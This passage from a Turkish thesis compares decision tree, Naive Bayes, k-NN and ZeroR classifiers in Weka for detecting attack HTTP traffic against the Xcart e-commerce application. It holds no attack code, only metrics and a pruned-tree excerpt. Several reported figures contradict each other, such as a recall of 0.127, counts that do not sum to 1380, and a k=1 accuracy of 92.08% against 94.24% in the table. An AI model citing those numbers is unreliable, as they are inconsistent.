- Veri setindeki kolonlar şunlardan oluşmaktadır: “frame.time”, “urlencoded-form.key”, “urlencoded-form.value”, “ip.src”, “tcp.srcport”, “ip.dst”, ”tcp.dstport”, “http.request.version”, “http.request.method”, “http.request.uri”, “http.user_agent”, “http.content_type”, “http.content_length”, “http.location”, “http.referer”, “sinif”
- Boş olan alanlar “null” değeri ile doldurulmuştur.

7. SINIFLANDIRMA MODELLERİNİN OLUŞTURULMASI

Çalışmada Xcart isimli açık kaynak kodlu e-ticaret sitesine yönelik, otomatize araçlar ile gerçekleştirilen normal ve saldırı örneklemi taşıyan http isteklerinin normal ve saldırı olarak etiketlenmesi sonucunda oluşturulan bir veri seti kullanılmıştır. Web trafiğinin sınıflandırmasında kullanılmak için veri madenciliği algoritmaları ile sınıflandırma modelleri oluşturulmuştur. Oluşturulan sınıflandırma modellerin eğitim ve test süreçleri aşağıda açıklanmıştır. Weka yazılımında birçok veri madenciliği algoritması bulunmaktadır. Tez çalışmasında kapsamında oluşturulan sınıflandırma modelleri makine öğrenme algoritmalarından karar ağacı, naive bayes, k-en yakın komşu ve ZeroR algoritmaları kullanılarak gerçekleştirilmiştir.

Modellerin eğitimleri sırasında veri setinin öğrenme ve test kümesine bölünme işlemi iki farklı yöntem kullanılarak gerçekleştirilmiştir. İlk yöntemde veri setinde bulunan nesnelerden rasgele olarak %66' sı öğrenme kümesi için, geri aalan %34' ü ise test kümesi olarak kullanılmıştır. İkinci yöntemde ise N katlı çapraz geçerlilik (N-Fold Cross Validation) yöntemi N=10 olacak şekilde yapılmıştır.

7.1. Karar Ağacı Modeli

Karar ağacı sınıflandırma algoritması adından da anlaşılacağı üzere sınıflandırma modeli için bir karar ağacı oluşturmaktadır. Bu algoritmada entropi ve bilgi kazancı (information gain) önem kazanmaktadır. Sınıflandırma modeli bir ağaç yapısı ile kullanıcıya gösterdiği için sınıflandırma işlemine ilişkin daha anlaşılır olmaktadır.

Karar ağacının oluşturulması aşamasında öğrenme kümesi ve test kümesinin oluşturulmasında 10 katlı çapraz geçerlilik yöntemi kullanılmıştır. Bu sayede veri setindeki tüm nesneler hem sınıflandırmada hem de test işleminde kullanılmıştır.

Karar ağacının oluşturulmasında hem ön budama hem de sonradan budama işlemleri birlikte gerçekleştirilmiştir. Ön budama adımında kullanılan yöntemlerden birisi azaltılmış hata budamasıdır. Bu yöntem, karar ağacının iç düğümlerinde aşağıdan yukarıya doğru gezinerek, her bir iç düğümün, en sık görülen sınıf ile yer değiştirilmesinin ağacın doğruluğunu azaltıp

azaltmadığını kontrol etmekte ve bu kontrole dayalı olarak düğümleri budamaktadır [77, 78]. Bu budama yöntemine ilişkin olarak hata yapılabilecek nesne sayısı 10 olarak belirlenmiştir. Eğer bir alt düğüm üst düğüme taşındığında 10' dan fazla nesne yanlış sınıflandırılmıyorsa, bu işlem gerçekleştirilerek o düğümdeki nesnelere bir üst düğümdeki en sık görülen sınıf etiketi verilmektedir. Azaltılmış hata budama yöntemi için dikkat edilecek nesne miktarı 10' dan daha az veya daha fazla olduğu durumlarda karar ağacının sınıflandırma başarısının düştüğü görülmüştür.

Diğer bir uygulanan ön budama işlemi ise bir düğümünde bulunacak minimum nesne sayısının belirlenerek, bir dallanma olduğunda eğer oluşan düğümde belirlenen sayıdan daha az nesne varsa o düğümün oluşturulmamasıdır. Bu işlem için, düğümlerde bulunması gereken minimum nesne sayısı 28 olarak belirlenmiştir. Bu değerin az olduğu durumlarda sınıflandırma başarısı artmakta fakat hem karar ağacı ezberleme yapmakta hem de karar ağacının boyutu aşırı büyütmektedir. Bu değerin daha fazla olduğu durumlarda sınıflandırma başarısı çok düşmektedir. Sonradan budama işleminin efektifligini ölçmede kullanılan güven faktörü (confidence factor) 0.25 olarak belirlenmiştir.

Ön budama ve sonradan budama işlemlerinden sonra oluşan ağacın yaprak sayısı 34, ağacın büyüklüğü ise 67 olmaktadır. Oluşturulan karar ağacı büyük olduğu için Şekil 7.1'de karar ağacının bir kısmı görülmektedir. Şekil 7.1'de de görüleceği üzere karar ağacı oluşturulurken bilgi kazanıcı en fazla olan özellik "http.content_length" olarak belirlenmiştir.

```
Budanmış Ağaç Yapısı
--------------------

http.content_length = text/html: saldiri (159.0)
http.content_length != text/html
|   ip.src = 10.100.86.132: saldiri (105.0)
|   ip.src != 10.100.86.132
|   |   ip.src = 10.100.86.133: saldiri (66.0)
|   |   ip.src != 10.100.86.133
|   |   |   ip.src = 10.100.86.110: saldiri (57.0)
|   |   |   ip.src != 10.100.86.110
|   |   |   |   urlencoded-form.key = select[514],select[695],select[669],select[749],select[769],select[622],delete
|   |   |   |   urlencoded-form.key != select[514],select[695],select[669],select[749],select[769],select[622],delet
|   |   |   |   |   urlencoded-form.key = target,action,order_id,xcart_form_id,returnURL,adminNotes[5],paymentMethod
|   |   |   |   |   urlencoded-form.key != target,action,order_id,xcart_form_id,returnURL,adminNotes[5],paymentMetho
|   |   |   |   |   |   http.request.version = HTTP/1.1
|   |   |   |   |   |   |   http.request.uri = /xcart/admin.php?target=cloud_search_dashboard_loader: saldiri (39.0)
|   |   |   |   |   |   |   http.request.uri != /xcart/admin.php?target=cloud_search_dashboard_loader
|   |   |   |   |   |   |   |   urlencoded-form.key = data[1][membership],data[1][subtotalRangeBegin],new[0][value],
|   |   |   |   |   |   |   |   urlencoded-form.key != data[1][membership],data[1][subtotalRangeBegin],new[0][value]
|   |   |   |   |   |   |   |   |   ip.src = 10.100.86.125
|   |   |   |   |   |   |   |   |   |   http.request.method = GET: saldiri (84.0)
|   |   |   |   |   |   |   |   |   |   http.request.method != GET
|   |   |   |   |   |   |   |   |   |   |   http.content_type = null: normal (39.0)
|   |   |   |   |   |   |   |   |   |   |   http.content_type != null
|   |   |   |   |   |   |   |   |   |   |   |   http.request.uri = /xcart/cart.php: saldiri (57.0)
|   |   |   |   |   |   |   |   |   |   |   |   http.request.uri != /xcart/cart.php
|   |   |   |   |   |   |   |   |   |   |   |   |   tcp.dstport <= 80.0: saldiri (122.0/33.0)
|   |   |   |   |   |   |   |   |   |   |   |   |   tcp.dstport > 80.0: normal (49.0/16.0)
|   |   |   |   |   |   |   |   |   ip.src != 10.100.86.125
|   |   |   |   |   |   |   |   |   |   urlencoded-form.key = enabled,itemsList,xcart_form_id,by_descr,inventory,cat
|   |   |   |   |   |   |   |   |   |   urlencoded-form.key != enabled,itemsList,xcart_form_id,by_descr,inventory,ca
```

Şekil 7.1. Oluşturulan karar ağacının bir bölümü

Karar ağacı algoritması kullanılarak oluşturulan sınıflandırma modelinin sınıflandırma başarısı % 88.0264 olarak ölçülmüştür. Bu oran, normal şartlar altında sınıflandırma işlemleri için iyi sayılabilecek bir oran olmakla birlikte, kritik web uygulamalarının güvenliğini sağlayacak bir saldırı tespit sisteminde için yeterli olmayacağı düşünülmektedir. Karar ağacı modelinin oluşturulması 0.06 saniye almıştır.

Oluşturulan karar ağacının sınıflandırma başarısına ilişkin başarım oranları Çizelge 7.1'de verilmiştir.

Çizelge 7.1. Karar ağacı sınıflandırma modeli başarım ölçütleri

Doğruluk (Accurancy)	**Hata Oranı**	**Kappa İstatistiği (Kappa statistic)**	**Mutlak Hata (Mean absolute error)**	**Ortalama Karesel Hata (Root mean squared error)**	**Göreli Mutlak Hata (Relative absolute error)**	**Kök Görece Karesel Hata (Root relative squared error)**
% 88,02	% 11,97	0,7584	0,1693	0,293	% 33,95	% 58,67

Karar ağacı modeline ilişkin karışıklık matrisi Çizelge 7.2'de, F-ölçütü değerleri ise Çizelge 7.3'de görülmektedir.

Çizelge 7.2. Karar ağacı sınıflandırma modeli karışıklık matrisi

	Tahmin Edilen Sınıf		
Gerçek Sınıf		Sınıf: Normal	Sınıf: Saldırı
	Sınıf: Normal	2027	118
	Sınıf: Saldırı	371	1568

Çizelge 7.3. Karar ağacı sınıflandırma modeli F-ölçüt değerleri

	TP Rate	**FP Rate**	**Precision**	**Recall**	**F-Measure**	**ROC Area**	**Class**
	0,945	0,191	0,845	0,945	0,892	0,949	normal
	0,809	0,055	0,93	0,809	0,865	0,949	saldırı
Ağırlıklı Ortalama	0,88	0,127	0,809	0,127	0,886	0,88	

7.2. Naive Bayes Sınıflandırma Modeli

Naive Bayes sınıflandırma algoritması olasılık ve istatistiğe dayalı bir algoritmadır. Her özelliğin aynı derecede önemli olduğu ve birbirinden bağımsız olduğu kabul edilmektedir. Oluşturulan veri seti ile Naive Bayes istatistik temelli algoritma ile oluşturulacak modelin eğitiminde ve test edilmesinde kullanmak üzere öğrenme ve test kümelerinin oluşturulması işlemi iki yöntemle de ayrı ayrı gerçekleştirilmiştir.

İlk yöntemde veri setinin %66' sı öğrenme için, geri kalan kısmı ise modelin test edilmesinde kullanılmıştır. Bu yöntemle sınıflandırma modelinin oluşturulması 0.01 saniye almıştır. Zaman açısından iyi bir performansa sahiptir. Naive Bayes sınıflandırma modelinin veri setindeki nesnelerin yaklaşık 2/3' ü ile eğitilmesi ve 1/3' lük kısmı ile test edilmesi sonucunda sınıflandırma başarısı % 92.7286 olarak ölçülmüştür. Oluşturulan ilk Naive Bayes modelinin sınıflandırma başarım performansına ilişkin olarak sınıflandırma doğruluk oranları Çizelge 7.4'de, karışıklık matrisi Çizelge 7.5'de, F-ölçütlerine ilişkin değer ise Çizelge 7.6'da görülmektedir. Bu sınıflandırma modeli ile test kümesi olarak seçilen 1380 nesneden 1288' ini yani %92.72' sinin sınıf etiketini doğru tahmin ederken, 101 tanesinin yani % 7.27' sinin sınıf etiketini yanlış tahmin etmiştir.

Çizelge 7.4. Naive Bayes sınıflandırma modeli başarım oranları (Basit Doğrulama)

Doğruluk Oranı	**Hata Oranı**	**Kappa İstatistiği**	**Mutlak Hata**	**Ortalama Karesel Hata**	**Göreli Mutlak Hata**	**Kök Görece Karesel Hata**
% 92,72	% 7,27	0,8537	0,0993	0,21	% 19,89	% 43,72

Çizelge 7.5. Naive Bayes sınıflandırma modeli karışıklık matrisi (Basit Doğrulama)

	Tahmin Edilen Sınıf		
Gerçek Sınıf		Sınıf: Normal	Sınıf: Saldırı
	Sınıf: Normal	713	6
	Sınıf: Saldırı	95	575

Çizelge 7.6. Naive Bayes sınıflandırma modeli F-ölçüt değerleri (Basit Doğrulama)

	TP Rate	**FP Rate**	**Precision**	**Recall**	**F-Measure**	**ROC Area**	**Class**
	0,992	0,142	0,882	0,992	0,934	0,996	normal
	0,058	0,08	0,99	0,858	0,919	0,996	saldırı
Ağırlıklı Ortalama	0,927	0,077	0,934	0,927	0,927	0,996	

Naive Bayes istatistiksel sınıflandırma algoritması kullanılarak oluşturulan ikinci yöntemde, öğrenme ve test kümesinin oluşturulmasında N katlı çapraz geçerlilik yöntemi kullanılmış olup N değeri 10 olarak belirlenmiştir. Bu yöntem ile veri setinde bulunan tüm nesneler önce 10 kümeye ayrılmaktadır. Öğrenme ve modelin test edilmesi 10 adımda tamamlanmaktadır. Her adımda bir küme test için kullanılırken diğer kümedeki nesneler öğrenme işleminde kullanılmaktadır. Bir sonraki adımda test kümesi değiştirilerek, veri setinde bulunan tüm nesnelerin hem öğrenme hem de test aşamasında kullanılması sağlanmaktadır. Bu yöntemle modelin oluşturulması 0.02 saniye sürmüştür. Oluşturulan modelin sınıflandırma başarımına ilişkin olarak başarım oranları Çizelge 7.7'de, karışıklık matrisi Çizelge 7.8'de, F-ölçüt değerleri ise Çizelge 7.9'da görülmektedir.

Çizelge 7.7. Naive Bayes sınıflandırma modeli başarım oranları (10 katlı)

Doğruluk Oranı	**Hata Oranı**	**Kappa İstatistiği**	**Mutlak Hata**	**Ortalama Karesel Hata**	**Göreli Mutlak Hata**	**Kök Görece Karesel Hata**
%94.59	%5.41	0,8911	0,0816	0,1893	%16.36	%37.91

Çizelge 7.8. Naive Bayes sınıflandırma modeli karışıklık matrisi (10 katlı)

	Tahmin Edilen Sınıf		
Gerçek Sınıf		Sınıf: Normal	Sınıf: Saldırı
	Sınıf: Normal	2112	33
	Sınıf: Saldırı	188	1751

Çizelge 7.9. Naive Bayes sınıflandırma modeli F-ölçüt değerleri (10 katlı)

	TP Rate	**FP Rate**	**Precision**	**Recall**	**F-Measure**	**ROC Area**	**Class**
	0,985	0,097	0,918	0,985	0,95	0,996	normal
	0,903	0,015	0,982	0,903	0,941	0,996	saldırı
Ağırlıklı Ortalama	0,946	0,058	0,948	0,946	0,946	0,996	

Çizelge 7.4'de görüleceği üzere bu yöntemle oluşturulan sınıflandırma modelinin sınıflandırma başarısı diğer yönteme göre % 1,86 artmış ve % 92.7286 olarak tespit edilmiştir. Modelin sınıflandırmasına ilişkin doğru pozitif (True Pozitive - TP) oranı yani saldırıları doğru tanımlama oranı 0.946 gibi yüksek ve iyi bir değere sahipken, normal web trafiklerini saldırı olarak etiketleme oranı yani yanlış pozitif (False Pozitive) oranı 0.058 gibi çok düşük ve iyi bir değere sahiptir.

7.3. K-en Yakın Komşu Algoritması


K-en yakın komşu algoritması, k değerine bağlı olarak yeni gelen bir üyeyi en yakın olduğu gruba dahil eden algoritmadır. Seçilen k değeri sınıflandırma başarısını çok etkilemektedir. Eğer k değeri çok küçük seçilirse oluşturulan model çok etkilenmekte, çok büyük seçilirse tüm verilerin tek sınıfa atılması problemi ortaya çıkmaktadır. Uzaklık hesaplanmasında Öklid uzaklığı, Manhattan uzaklığı gibi problemin uygunluğuna göre kullanılabilecek çeşitli uzaklık hesaplama fonksiyonları bulunmaktadır. Bu sınıflandırma işleminde Öklid uzaklığı kullanılmıştır.

K-en yakın komşu algoritması veri setinde bulunan toplam 4084 nesne için "k" parametresi 1 den 10 kadar değiştirilerek 10 adımda eğitim işlemi gerçekleştirilmiştir. Öğrenme kümesi için veri setindeki nesnelerden %66'sı rasgele seçilmiştir. Test kümesi içinse veri setinde geriye kalan %34 kısım kullanılmıştır. Çizelge 7.10'da görüleceği üzere K-en yakın algoritmasının sınıflandırma başarısı k değerine bağlı olarak, k değeri artıkça düşmektedir. Düşük k değerleri için daha iyi bir sınıflandırma başarısına sahiptir.

Çizelge 7.10. k değerine bağlı olarak sınıflandırma performansı

	k=1	**k=2**	**k=3**	**k=4**	**k=5**	**k=6**	**k=7**	**k=8**	**k=9**	**k=10**
Doğruluk (Accurancy) %	94,24	92,08	91,57	90,92	90,71	90,49	90,13	89,41	88,98	88,12
Kappa İstatistiği (Kappa statistic)	0,8842	0,8405	0,8303	0,8172	0,8129	0,8085	0,8013	0,7869	0,7782	0,7609
Mutlak Hata (Mean absolute error)	0,0735	0,0991	0,1075	0,1159	0,1215	0,1272	0,1343	0,1433	0,151	0,1605
Karakök Ortalama Hata (Root mean squared error)	0,2	0,2289	0,2367	0,2441	0,2491	0,2531	0,2593	0,2676	0,2737	0,2817
Göreli Mutlak Hata (Relative absolute error)%	14,733	19,8537	21,5475	23,235	24,3491	25,4933	26,9065	28,7185	30,2671	32,1686
Kök Görece Kare Hata (Root relative squared error) %	40,0048	45,7888	47,362	48,8474	49,8293	50,6463	51,8865	53,5467	54,7678	56,3519

K-en en yakın komşu algoritmasının web saldırısının sınıflandırmasında, k değerine bağlı olarak doğru sınıflandırma başarısının değişimi Şekil 7.2'de görülmektedir.



Şekil 7.2. K-en yakın komşu algoritmasının k değerine bağlı sınıflandırma başarısı

K-en yakın komşu algoritmasının k=1 iken sınıflandırma oranın %92,0806 ile en yüksek değer olduğu görülmektedir. Önemli bir performans göstergesi olan kappa değeri, k değerine bağlı olarak değişmekle birlikte, bire yakın iyi bir değer aldığı görülmektedir. . K-en yakın komşu algoritması kullanarak modelin oluşturulması 0.01 saniye almıştır. Zaman açısından iyi bir performansa sahiptir.

Bu algoritmanın en iyi sınıflandırma başarısına sahip olduğu durumdaki (k=1 iken) karışıklık matrisi Çizelge 7.11'de, F-ölçütleri değerleri ise Çizelge 7.12'de görülmektedir.

Çizelge 7.11. K-en yakın komşu karışıklık matrisi

		Tahmin Edilen Sınıf	
Gerçek Sınıf		Sınıf: Normal	Sınıf: Saldırı
	Sınıf: Normal	719	0
	Sınıf: Saldırı	80	590

Çizelge 7.12. k=1 iken F-ölçüt değerleri

	TP Rate	FP Rate	Precision	Recall	F-Measure	ROC Area	Class
	1	0,119	0,9	1	0,947	0,99	normal
	0,881	0	1	0,881	0,937	0,99	saldırı
Ağırlıklı Ortalama	0,942	0,062	0,948	0,942	0,942	0,99	

Oluşturulan modelin genel olarak sınıflandırma başarısı iyi olmakla birlikte, normal trafiğin sınıflandırmasında çok iyi iken saldırı trafiklerinin bir kısmını normal trafik olarak sınıflandırmıştır. Bu durum kritik web uygulamalarının korunması sırasında istenmeyecek bir durumdur.

7.4. ZeroR Algoritması

Bu algoritma çok basit bir sınıflandırma algoritmasıdır. Veri setinde bulunan tüm sınıflarda en çok nesneye sahip olan sınıf belirlenerek, gelecek olan tüm nesnelerin bu sınıfa ait olduğu kabul edilir. Normalde böyle bir sınıflandırma modelinin uygulamada kullanımı pek mümkün değildir. Bu algoritmanın asıl amacı kendisinden daha karmaşık olan sınıflandırma algoritmalarının daha iyi bir sınıflandırma başarısına sahip olacağı varsayımı ile diğer sınıflandırma algoritmalarının performansını değerlendirme de kullanılmaktadır. Bazen ZeroR algoritmasından çok daha karmaşık olan algoritmalar, ZeroR algoritmasından daha kötü sınıflandırma performansına sahip olabilmektedir.

ZeroR algoritması ile sınıflandırma sonucunda veri setinde bulunan tüm nesneler, en çok nesneye frekansına sahip olan “normal” sınıfına atanmıştır. ZeroR algoritması ve 10 katlı çapraz doğrulama ile oluşturulan öğrenme modelinin doğru sınıflandırma başarısı % 52,52 olarak ölçülmüştür. Bu değer aynı zamanda “normal” etiketli nesnelerin veri setindeki bulunma frekansına eşittir. ZeroR algoritması ile modelin oluşturulması 0,01 saniye sürmüştür. ZeroR algoritması ile oluşturulan modele ilişkin sınıflandırma başarım ölçütleri Çizelge 7.13’de, karışıklık matrisi Çizelge 7.14’de, F-ölçüt değerleri Çizelge 7.15’de gösterilmiştir.

Çizelge 7.13. ZeroR sınıflandırma modeli başarım oranları (10 katlı)

Doğruluk Oranı	Hata Oranı	Kappa İstatistiği	Mutlak Hata	Ortalama Karesel Hata	Göreli Mutlak Hata	Kök Görece Karesel Hata
%52,52	%47,48	0	0,4987	0,4994	%100	%100

Çizelge 7.14. ZeroR sınıflandırma modeli karışıklık matrisi (10 katlı)

	Tahmin Edilen Sınıf		
Gerçek Sınıf		Sınıf: Normal	Sınıf: Saldırı
	Sınıf: Normal	2145	0
	Sınıf: Saldırı	1939	0

Çizelge 7.15. ZeroR sınıflandırma modeli F-ölçüt değerleri (10 katlı)

	TP Rate	FP Rate	Precision	Recall	F-Measure	ROC Area	Class
	1	1	0,525	1	0,689	0,499	normal
	0	0	0	0	0	0,499	saldırı
Ağırlıklı Ortalama	0,525	0,525	0,276	0,525	0,362	0,499	

7.5. Modellerin başarım performanslarının karşılaştırılması

Web saldırı trafiğinde ve normal web trafiğinden oluşturulan veri seti ile model oluşturma ve test etme işlemleri gerçekleştirilmiştir. Model oluşturma işlemlerinde kullanılan algoritmaların sınıflandırma başarımları ve diğer başarım ölçütleri yukarıda açıklanmıştır. Bu bölümde oluşturulan sınıflandırma modellerinin birbiri ile kıyaslaması yapılacaktır.

Doğru sınıflandırma başarısına göre en iyi sınıflandırma işlemini yapan algoritmanın %94,59 lük doğru sınıflandırma oranı ile Naive Bayes algoritması olduğu tespit edilmiştir. Naive Bayes sınıflandırma algoritmasından sonra k-en yakın komşu sınıflandırma algoritması da k=1 için % 94,24 ile iyi bir sınıflandırma başarısına sahiptir. Karar ağacı algoritmasının doğru sınıflandırma başarısı % 88,02’ de kalmıştır. Budama işleminin yapılmadığı durumlarda daha yüksek başarım oranlarına çıkılmakla birlikte ağaç boyutunun aşırı artığı ve birçok yaprakta tek bir nesnenin bulunduğu bir ağaç yapısı oluşmuştur. ZeroR algoritması en kötü sınıflandırma başarısına ve performansına sahip algoritma olmuştur. Bu durum diğer algoritmaların kullanılabilir olduğunu göstermektedir.

Sınıflandırma modellerinin doğru sınıflandırma başarımları açısından performans değerleri, kolay karşılaştırma yapılabilmesi amacıyla Çizelge 7.16'da birlikte gösterilmektedir.

Çizelge 7.16. Sınıflandırma modellerinin sınıflandırma başarıları

	Doğruluk Oranı	**Hata Oranı**	**Kappa İstatistiği**	**Mutlak Hata**	**Ortalama Karesel Hata**	**Göreli Mutlak Hata**	**Kök Görece Karesel Hata**
Karar Ağacı	88,02%	11,97%	0,7584	0,1693	0,293	33,95%	58,67%
Naive Bayes	94,59%	5,41%	0,8911	0,0816	0,1893	16,36%	37,91%
KNN	94,24%	5,46%	0,8842	0,0735	0,2	14,733	40,0048
ZeroR	52,52%	47,48%	0	0,4987	0,4994	100%	100%

Sınıflandırma modellerinin F-ölçüt değerleri açısından başarım değerleri birlikte olarak görülebilmesi için Çizelge 7.17'de gösterilmiştir.

Çizelge 7.17. Sınıflandırma modellerinin F-ölçüt değerleri

	TP Rate	**FP Rate**	**Precision**	**Recall**	**F-Measure**	**ROC Area**
Karar Ağacı	0,88	0,127	0,809	0,127	0,886	0,88
Naive Bayes	0,946	0,058	0,948	0,946	0,946	0,996
K-NN	0,942	0,062	0,948	0,942	0,942	0,99
ZeroR	0,525	0,525	0,276	0,525	0,362	0,499

Zaman performansı açısından karşılaştırma tablosu Çizelge 7.18'de verilmiştir. Buna göre k-en yakın koşu ve ZeroR algoritmaları en hızlı sınıflandırma performansına sahiptir. Sınıflandırma modelinin oluşturulmasında en çok vakit alan algoritma karar ağacı olarak belirlenmiştir. Bununla birlikte tüm algoritmaların model oluşturma sürelerinin kabul edilebilir olduğu değerlendirilmektedir.

Çizelge 7.18. Modellerin oluşturulma süreleri


Karar Ağacı	Naive Bayes	K-En Yakın Komşu	ZeroR
0.06 sn.	0.02 sn.	0.01 sn.	0.01 sn.

Yukarıdaki değerlendirmelerin yanı sıra mevcut veri setinde bulunan nesnelerin sayısı her adımda %10 azaltılarak ilgili 4 veri madenciliği algoritmasının sınıflandırma performansları ölçülüp kaydedilmiştir. Bu işlemin sonucundan 4 sınıflandırma algoritmasına ilişkin ölçülen doğru sınıflandırma başarım oranları Çizelge 7.19'da gösterilmektedir.

Çizelge 7.19. Algoritmaların veri miktarına göre doğru sınıflandırma başarımları

	%100	**%90**	**%80**	**%70**	**%60**	**%50**	**%40**	**%30**	**%20**	**%10**
Nesne Sayısı	4084	3675	3267	2858	2450	2042	1633	1225	816	408
Karar Ağacı	%88,02	%88,19	%87,63	%86,84	%85,51	%85,16	%81,93	%80,97	%79,77	%72,79
Naive Bayes	%94,59	%93,82	%91,81	%91,81	%91,02	%90,64	%87,99	%85,63	%84,80	%76,22
K-NN	%94,24	%97,67	%95,94	%96,81	%95,79	%95,59	%95,77	%94,77	%92,64	%89,95
ZeroR	%52,52	%53,74	%50,73	%52,98	%54,50	%52,88	%53,45	%54,44	%53,79	%76,22

Veri madenciliği algoritmalarının kullanılan veri setindeki nesne sayısına bağlı olarak sınıflandırma başarıları grafiksel olarak Şekil 7.3'de gösterilmiştir.



Şekil 7.3. Algoritmaların veir miktarına bağlı olarak sınıflandırma başarımları


Kappa istatistiği (Kappa statistic):

İki veya daha fazla gözlem arasındaki etkileşimi ölçmek için kapa istatistiği (veya kapa katsayısı) en bilinen yöntemdir. Kappa, iki veya daha fazla gözlem arasındaki uyuşmanın büyüklüğünü nicel olarak göstermek için geliştirilmiş istatistiği bir ölçümdür. Kappa değeri -1 ile 1 aralığında değerler almaktadır. Bu değerler gözlemler arasındaki bağlantının oranını gösterir. Kappa istatistiğinin en büyük değer olan 1' i aldığı durumlarda gözlemler arasında mükemmel bir uyuşmanın olduğu söylenebilmektedir [39, 79].

Algoritmaların veri miktarındaki değişeme bağlı olarak Kappa istatistiğindeki değişim sayısal olarak Çizelge 7.20'de, grafiksel olarak Şekil 7.4'de gösterilmiştir.

Çizelge 7.20. Algoritmaların veri miktarına bağlı olarak Kappa istatistik değerleri

	%100	**%90**	**%80**	**%70**	**%60**	**%50**	**%40**	**%30**	**%20**	**%10**
Nesne Sayısı	4084	3675	3267	2858	2450	2042	1633	1225	816	408
Karar Ağacı	0,7584	0,7604	0,7493	0,7336	0,7067	0,7004	0,6334	0,6117	0,5906	0,4414
Naive Bayes	0,8911	0,8749	0,8929	0,8342	0,818	0,8108	0,7557	0,7048	0,6897	0,5065
K-NN	0,8842	0,9532	0,9189	0,9358	0,9147	0,9111	0,9146	0,8937	0,8508	07941
ZeroR	0	0	0	0	0	0	0	0	0	0



Şekil 7.4. Algoritmaların veri miktarına bağlı olarak Kappa istatistiklerindeki değişim

